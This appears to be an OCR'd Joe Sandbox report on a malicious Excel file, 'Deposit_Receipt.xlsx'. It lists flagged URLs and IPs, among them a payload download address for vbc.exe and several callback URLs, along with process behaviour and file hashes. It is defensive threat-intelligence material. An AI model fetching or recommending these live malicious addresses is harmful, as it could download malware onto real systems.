
Name	Malicious	Antivirus Detection	Reputation
www.eagle-meter.com/nt3f/	true	• Avira URL Cloud: malware	low
http://www.saprove.com/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=roQyhHJwfVxU2zOZOCh4/5oE96lXlhEDqwlN10SvmnnZcGUgQE2W+6Ro0cAGYyc6bdur0A==	true	• Avira URL Cloud: safe	unknown
http://www.eagle-meter.com/nt3f/?4hfxh=nOM9fgGIZ+TfVsUq2Sm955WWmPaXUcfoEc+b9olF9adUCvzkQycvr3NYcYX3ACxTInTmwA==&1bNHY2=e6AHDh_0Bf6p6lIp	true	• Avira URL Cloud: malware	unknown
http://www.libertadysarmiento.online/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=XQiqgSh3QMW0nePllWUsxZUxyZ7Wg3kP4uBvWEaTkPp74lNhmE95Km3+29PmuNVvDyLfVA==	true	• Avira URL Cloud: safe	unknown
http://www.primerepro.com/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=zh9ZJvQDpuJ8FzfOF5/13POSojXlenAN5Q6v9e/Np9zFVZ+T+GW/a5eB04ukDkIff9AcOQ==	false	• Avira URL Cloud: safe	unknown
http://www.getinteriorsolution.com/nt3f/?4hfxh=VPDo/gGljWIAkXRpnf2851ahKkwJgNah2gT2Xhg3gSLEGk9Hcz2Z/bSczfFocrENcd4Lnw==&1bNHY2=e6AHDh_0Bf6p6lIp	true	• Avira URL Cloud: malware	unknown
http://65.2.143.8/30/vbc.exe	true	• Avira URL Cloud: safe	unknown
http://www.the-thanks.com/nt3f/?4hfxh=JbDy7TRIU32tRRiWfFaEbpGMnCQxB75OBjVGZWj4WfhFoU9oPzFDuRetfANWR0lEorWalg==&1bNHY2=e6AHDh_0Bf6p6lIp	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 0000000A.00000000.51661362 2.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://investor.msn.com	explorer.exe, 0000000A.00000000.51661362 2.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 0000000A.00000000.51661362 2.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://blog.iandreev.com/	vbc.exe, 00000004.00000002.495847744.000 00000021F1000.00000004.00000800.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://wellformedweb.org/CommentAPI/	explorer.exe, 0000000A.00000000.55469362 7.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 0000000A.00000000.55469362 7.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://blog.iandreev.com	vbc.exe, 00000004.00000002.495847744.000 00000021F1000.00000004.00000800.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 0000000A.00000000.55180202 3.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 0000000A.00000000.51661362 2.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 0000000A.00000000.55469362 7.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 0000000A.00000000.55180202 3.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 0000000A.00000000.51442903 8.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 0000000A.00000000.55180202 3.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.52490327 5.0000000008374000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.502426249.00000000045CF000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.505412639.0000000008374000.00000004.00000001.00020000.00 000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	explorer.exe, 0000000A.00000000.51661362 2.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 0000000A.00000000.50224400 2.00000000044E7000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.524903275.0000000008374000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.502426249.000000 00045CF000.00000004.00000001.00020000.00 000000.sdmp, explorer.exe, 0000000A.0000 0000.505412639.0000000008374000.00000004 .00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.521360714.00000000044E70 00.00000004.00000001.00020000.00000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 0000000A.00000000.55469362 7.0000000004650000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 0000000A.00000000.51442903 8.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 0000000A.00000000.51442903 8.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.495847744.000 00000021F1000.00000004.00000800.00020000 .00000000.sdmp, vbc.exe, 00000004.000000 02.495951937.0000000002280000.00000004.0 0000800.00020000.00000000.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 0000000A.00000000.50159390 7.0000000003E50000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.169.207	getinteriorsolution.com	United States		46606	UNIFIEDLAYER-AS-1US	true
37.187.180.144	saprove.com	France		16276	OVHFR	true
27.0.236.139	blog-tistory-l51ybqnn.kgslb.com	Korea Republic of		38099	KAKAO-AS-KRKakaoCorpKR	true
34.102.136.180	primerepro.com	United States		15169	GOOGLEUS	false
200.58.101.200	libertadysarmiento.online	Argentina		27823	DattateccomAR	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
147.255.135.250	www.eagle-meter.com	United States		395954	LEASEWEB-USA-LAX-11US	true
65.2.143.8	unknown	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562482
Start date:	28.01.2022
Start time:	22:40:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Deposit_Receipt.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/24@6/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 16.2% (good quality ratio 15%) • Quality average: 68.3% • Quality standard deviation: 30.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, WMIADAP.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:41:43	API Interceptor	85x Sleep call for process: EQNEDT32.EXE modified
22:41:48	API Interceptor	117x Sleep call for process: vbc.exe modified
22:41:56	API Interceptor	14x Sleep call for process: powershell.exe modified
22:41:57	API Interceptor	1x Sleep call for process: schtasks.exe modified
22:42:19	API Interceptor	202x Sleep call for process: rundll32.exe modified
22:42:56	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	801280
Entropy (8bit):	6.418439641518654
Encrypted:	false
SSDEEP:	12288:wYz/5o9qE1dNYUqzXwZfL7dV0UFfASX7XpN5O:3zhokE1dPpZffdGGtrXb
MD5:	076B5C48111AC20DE4E6F72CFA3393F1
SHA1:	06439B289CDFDD08164D4BED0C7F6F2D92D8C769
SHA-256:	11D9365302786FE34113C070A9E6ED32A7209C8DE10EB21EF8D4A8EEB1215D41
SHA-512:	A7DA7825EB785B0FA31979AF5C1BF9010F18CBF7F61B6B0DFC9EF9DAE845D345B2DF47F53A07DAE012D5C33F3F890ECE2473477FAF33EF59AEEDDABA28C18B2B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://65.2.143.8/30/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....,.....~J... ...`....@.. ..... ..@.....0J..K.....I..... ..... ..H.....text....*... ...,..... ..`.sdata.....`.....0.....@....rsrc..... .....2.....@..@.reloc.....8.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\159964C3.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.........322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....|>...?299I&.!...:....nW.4...?.....|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1E44DA87.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3 5
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F5A391E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}Zl..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4FBFE2DC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced

Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|]\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wul{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..''..7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.::r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\794B59B2.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015396941904478
Encrypted:	false
SSDEEP:	3072:eXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:sahIFdyiaT2qtXl
MD5:	7B1020F1DC386E6E74778E9BA0DF7832
SHA1:	C8955D8C04411D4A53C23879CCB3B6A4AAC91C47
SHA-256:	C58A5D4D1C94EA3D8D8970CAC31DEB0DAB6C7E3C0EC9E098DC7EA16C38BF3EAA
SHA-512:	0DF95591FC88B904ED4FF5DCEF819FF96212DA8CAFD24BD341358D5A3361A8556DCC9D9112C2481E6A35F6AEF9C0209BBB384E9605B9442666DB16D8F530B0 6
Malicious:	false
Preview:	....l.....C.....m>..?$.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....[V$.....3..feV.@.. %.....3...3.....L.3...3.RQ.WL.3.D.3.....3.0.3.$Q.WL.3.D.3. ...IdeVD.3.L.3. .....7..deV.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... 3.X...D.3.x.3..8]V.....7.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ... 6...F.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A89E2D2D.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.l..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B0240636.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1

MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG........IHDR............../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE............&f||}\\]........5G}..._|....778...IDATx..]...<.nh........./)....;..~; .U..>.i.$..0*..QF@.)."..,.../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.......*......v;.R.a..i.B.......A.T`.....v....N..u.........NG......e....}.4=."{.+..".7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.............G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR......b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4...........*.f..&X..V......#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.......5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t......m+....OI...........+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).......F.,m.......6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C4039490.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
Preview:	......JFIF.. ....+!.$...2"3*7%"0....................".........................."..............#............."...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq...............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.I...2..)..T....JT.....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i......"J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S.....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DFACFE8.png	
